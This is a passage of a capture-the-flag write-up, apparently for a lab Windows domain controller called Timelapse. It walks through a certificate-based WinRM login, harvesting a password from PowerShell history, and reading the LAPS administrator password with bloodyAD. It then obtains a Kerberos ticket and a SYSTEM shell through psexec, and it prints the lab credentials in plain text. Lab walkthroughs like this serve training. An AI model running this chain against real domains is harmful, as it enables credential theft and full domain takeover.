
We have the certificate for the legacyy user.
Lets now extract the private key
1
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out key.pem

Now we have both the cert.pem and key.pem, lets now try to login.
Shell as Legacyy
Using evil-winrm-py to login as legacyy user.
1
evil-winrm-py -u legacyy --priv-key-pem key.pem --cert-pem cert.pem --ssl -i 10.129.200.134

We can get user.txt this way.
Now I will upload a sharphound.exe to know more info about the domain.
Bloodhound
Uploaded Sharphound to collect the domain information.
1
.\SharpHound.exe -c All

Downloaded and unzip the .zip ldap data in our Bloodhound instance.
Marking all the users that we own.

Unfortunately we have only 1 outbound connection from the Legacyy user and that is PSRemote which is already active.
Shell as SVC_Deploy
Now every user has his Powershell history stored in a file known as ConsoleHost_History.txt which stores all the commands executed on a powershell.
As legacyy user reading the history file gives us these details.
1
cat C:\Users\legacyy\appdata\roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

we now have credentials for the svc_deploy user, marking him as owned in bloodhound and checking the outbound object control from this user.
Validating the credentials using NetExec.
1
nxc smb timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV'

Shell as Administrator
And from the bloodhound we have this.

This means we can use bloodyAD to find the Local Administrator password for the Administrator account stored in the ms-mcs-admpwd attribute.
1
bloodyAD -d timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i 10.129.227.113 msldap laps

We can get this way too.
1
bloodyAD -d timelapse.htb -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -i 10.129.227.113 get search --filter samaccountname='dc01$' --attr='ms-mcs-admpwd'

Validating the password for the administrator.
1
nxc smb timelapse.htb -u 'Administrator' -p 'dv2irh/jqU497.a}8p])Quvl' --shares

Lets now request a TGT
1
faketime -f '+8h' getTGT.py timelapse.htb/Administrator:'dv2irh/jqU497.a}8p])Quvl'


Now lets do a psexec to get a shell on the box as the NT/AUTHORITY SYSTEM.
1
faketime -f '+8h' psexec.py -k -no-pass dc01.timelapse.htb

However the root.txt file was not on the Administrator’s desktop it was found to be on TRX user’s Desktop.
1
get-childitem -path c:\users\ -filter "root.txt" -recurse -erroraction silentlycontinue
Rooted !
Thanks for Reading 😊✌️